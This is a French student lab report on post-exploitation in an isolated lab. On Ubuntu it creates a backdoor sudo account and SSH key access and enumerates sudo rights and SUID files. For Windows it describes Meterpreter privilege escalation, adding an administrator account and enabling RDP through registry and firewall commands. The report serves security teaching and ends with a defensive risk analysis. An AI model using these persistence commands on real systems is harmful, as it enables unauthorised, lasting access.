

COMPTE RENDU DU TP CYBERSECUIE

TP 3.4 — Post-exploitation : maintien d'accès et élévation de privilèges

1. Introduction

Dans les TPs précédents, nous avons réussi à compromettre des machines Linux et Windows, obtenant ainsi un accès initial. Cependant, dans un contexte réel, un attaquant ne s'arrête jamais à ce stade. Une fois à l'intérieur d'un système, son objectif évolue :

- Conserver son accès même si la vulnérabilité initiale est corrigée ;
- Obtenir des privilèges plus élevés (élévation de privilèges) ; –
- Étendre son contrôle sur la machine et le réseau.

➤ Contexte du laboratoire

Nous partons de la situation suivante, acquise lors des TP précédents :

- Accès sur Ubuntu (via SSH ou Metasploit) — IP : 192.168.56.10
- Accès sur Windows via une session Meterpreter — IP : 192.168.56.20 – Machine attaquante : Kali Linux — IP : 192.168.56.30

Partie 1 — Maintien d'accès sur Linux

➤ Vérification de l'identité courante

- Une fois connecté à la machine Ubuntu (via SSH ou shell obtenu précédemment), on vérifie d'abord avec quel compte on est connecté : `whoami`
- Ensuite pour maintenir un accès même si le compte initial est désactivé ou son mot de passe changé, on crée un nouvel utilisateur discret avec des privilèges élevés : `sudo adduser backupadmin`
- On choisit un mot de passe simple pour le test. Ensuite, on ajoute cet utilisateur au groupe `sudo` : `sudo usermod -aG sudo backupadmin`
- On vérifie que le compte est bien membre du groupe `sudo` : `groups backupadmin`

1

Si le groupe `sudo` apparaît dans le résultat, cela confirme que ce compte peut exécuter des commandes administrateur. L'attaquant dispose ainsi d'un accès secondaire qui lui permettra de revenir plus tard, sans utiliser le compte compromis initial.

```

nono@nono:~$ whoami
nono
nono@nono:~$ sudo adduser backupadmin
[sudo] password for nono:
Adding user `backupadmin' ...
Adding new group `backupadmin' (1001) ...
Adding new user `backupadmin' (1001) with group `backupadmin' ...
Creating home directory `/home/backupadmin' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for backupadmin
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
nono@nono:~$

```

```

nono@nono:~$ sudo usermod -aG sudo backupadmin
nono@nono:~$ groups backupadmin
backupadmin : backupadmin sudo
nono@nono:~$

```

2.3 Mise en place d'un accès persistant via SSH

Un attaquant préfère généralement utiliser des clés SSH plutôt que des mots de passe, car elles sont plus discrètes et plus difficiles à détecter. Sur Kali, on génère une paire de clés : `ssh-keygen`

Ensuite, on copie la clé publique vers la machine Ubuntu : `ssh-copy-id backupadmin@192.168.56.10`

On teste la connexion sans mot de passe : `ssh backupadmin@192.168.56.10`

```

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro
Installation of Ubuntu 20.04 LTS is complete.
La maintenance de sécurité étendue pour Infrastructure n'est pas activée. Voir le fichier /usr/share/doc/ubuntu/20.04/ESM-Infra.txt pour plus de détails.
0 mise à jour peut être appliquée immédiatement.
204 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Apr 27 15:22:45 2026 from 192.168.56.30
To run a command as administrator (user "root"), use "sudo <command>". See "man sudo_root" for details.

```

Si la connexion fonctionne sans mot de passe, cela confirme qu'un accès persistant est en place. Dans un contexte réel, ce type de technique permet à un attaquant de revenir sur la machine sans dépendre d'un mot de passe.

Partie 2 — Observation et élévation de privilèges sur Linux

➤ Vérification des droits sudo


Un attaquant cherche ensuite à obtenir les droits les plus élevés possibles. On commence par vérifier quelles commandes peuvent être exécutées avec sudo : `sudo -l`

Dans certains cas mal configurés, un utilisateur peut exécuter des commandes sensibles sans mot de passe. Le résultat de cette commande permet d'identifier immédiatement les vecteurs d'escalade de privilèges disponibles.

➤ Recherche de fichiers SUID

On peut également rechercher des fichiers sensibles avec le bit SUID activé. Ces programmes s'exécutent avec les privilèges de leur propriétaire (souvent root), même si lancés par un utilisateur standard : `find / -perm -4000 2>/dev/null`

L'objectif est de comprendre que le système peut contenir des opportunités d'escalade de privilèges. Certains binaires SUID connus (comme vim, find, bash) peuvent être détournés pour obtenir un shell root.



```
/snap/core18/2128/bin/mount
/snap/core18/2128/bin/ping
/snap/core18/2128/bin/su
/snap/core18/2128/bin/umount
/snap/core18/2128/usr/bin/chfn
/snap/core18/2128/usr/bin/chsh
/snap/core18/2128/usr/bin/gpasswd
/snap/core18/2128/usr/bin/newgrp
/snap/core18/2128/usr/bin/passwd
/snap/core18/2128/usr/bin/sudo
/snap/core18/2128/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2128/usr/lib/openssh/ssh-keysign
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/umount
/usr/bin/fusermount
/usr/sbin/pppd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
```

Partie 3 — Maintien d'accès sur Windows

Dans cette partie, étant donné que sur le Tp précédent nous n'avons pas pu accéder à meterpreter de windows, nous expliquerons théoriquement sans capture la méthode à suivre pour maintenir l'accès à un compte windows via Meterpreter.

➤ Vérification du niveau d'accès dans Meterpreter

- On travaille maintenant sur la machine Windows, en partant de la session Meterpreter obtenue lors du TP 3.2. Dans Meterpreter, on vérifie d'abord le niveau d'accès actuel :
`getuid`
- Si les privilèges sont insuffisants, on tente une élévation de privilèges : `getsystem`
- Si la commande réussit, on obtient des privilèges SYSTEM — le niveau le plus élevé sur Windows, équivalent à root sur Linux.

➤ Création d'un utilisateur persistant

- Pour maintenir un accès même si la session Meterpreter est perdue, on crée un compte utilisateur directement dans Windows. Depuis Meterpreter, on ouvre un shell Windows :
`shell`
- On crée un nouvel utilisateur avec un mot de passe : `net user supportadmin Password123! /add`
- On ajoute cet utilisateur au groupe Administrateurs locaux :
`net localgroup administrators supportadmin /add`
- On vérifie que le compte a bien été créé : `net user supportadmin`

Cette manipulation permet de créer un accès permanent au système, même si l'accès initial est perdu. Un attaquant peut désormais se connecter directement à Windows avec ce compte.

➤ Mise en place d'un accès distant via RDP

Pour rendre l'accès encore plus discret et confortable, on active le Bureau à distance (RDP) directement depuis le shell Windows. On modifie la clé de registre correspondante :

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v  
fDenyTSConnections /t REG_DWORD /d 0 /f
```

On autorise ensuite RDP dans le pare-feu Windows :

```
netsh advfirewall firewall set rule group="remote desktop" new  
enable=YES
```

À partir de ce moment, un attaquant peut se connecter via RDP avec le compte créé. Cela correspond à une technique très utilisée en entreprise pour maintenir un accès discret et durable, sans nécessiter de malware ou d'outil spécialisé.

Partie 4 — Nettoyage et discrétion

➤ Affichage des sessions actives

- Un attaquant expérimenté cherche à éviter d'être détecté. Dans Meterpreter, on peut afficher les sessions actives pour s'assurer qu'aucune trace suspecte n'est visible : `sessions`
- L'objectif ici est de comprendre que chaque action laisse des traces, et que la discrétion est un élément clé des attaques réelles. Un analyste SOC surveille précisément ces indicateurs pour détecter une compromission en cours.

5. Utilisation avancée des outils

Commandes Linux avancées : `sudo -l`

Liste les commandes que l'utilisateur courant peut exécuter avec sudo, avec ou sans mot de passe.

```
sarahyoukoudjio@sarah: ~
(sarahyoukoudjio@ sarah)-[~]
$ sudo -l
[sudo] password for sarahyoukoudjio:
Matching Defaults entries for sarahyoukoudjio on sarah:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

Runas and Command-specific defaults for sarahyoukoudjio:
Defaults!/usr/lib/*/libexec/kf5/kdesu_stub !use_pty

User sarahyoukoudjio may run the following commands on sarah:
(ALL : ALL) ALL
```

6. Analyse des risques en contexte d'entreprise

➤ Risques liés au maintien d'accès sur Linux

- Un compte backdoor avec droits sudo peut donner accès à l'ensemble des systèmes Linux du réseau ; ;
- L'élévation vers root permet d'accéder à des fichiers critiques (/etc/shadow, bases de données) ;

➤ Risques liés au maintien d'accès sur Windows

- L'activation de RDP ouvre un vecteur d'accès permanent utilisable sans outil spécialisé ;
- Les privilèges SYSTEM permettent de désactiver les antivirus, modifier le démarrage système

Conclusion

Ce TP a permis de comprendre que l'attaque ne s'arrête pas à l'intrusion initiale. Le véritable danger réside dans la capacité d'un attaquant à rester dans le système sans être détecté, en créant des accès secondaires discrets sur Linux (compte sudo + clé SSH) et sur Windows (compte administrateur + RDP activé). Ce TP marque la transition vers la posture défensive : comprendre comment l'attaquant maintient son accès est la première étape pour savoir comment le détecter et l'en expulser efficacement.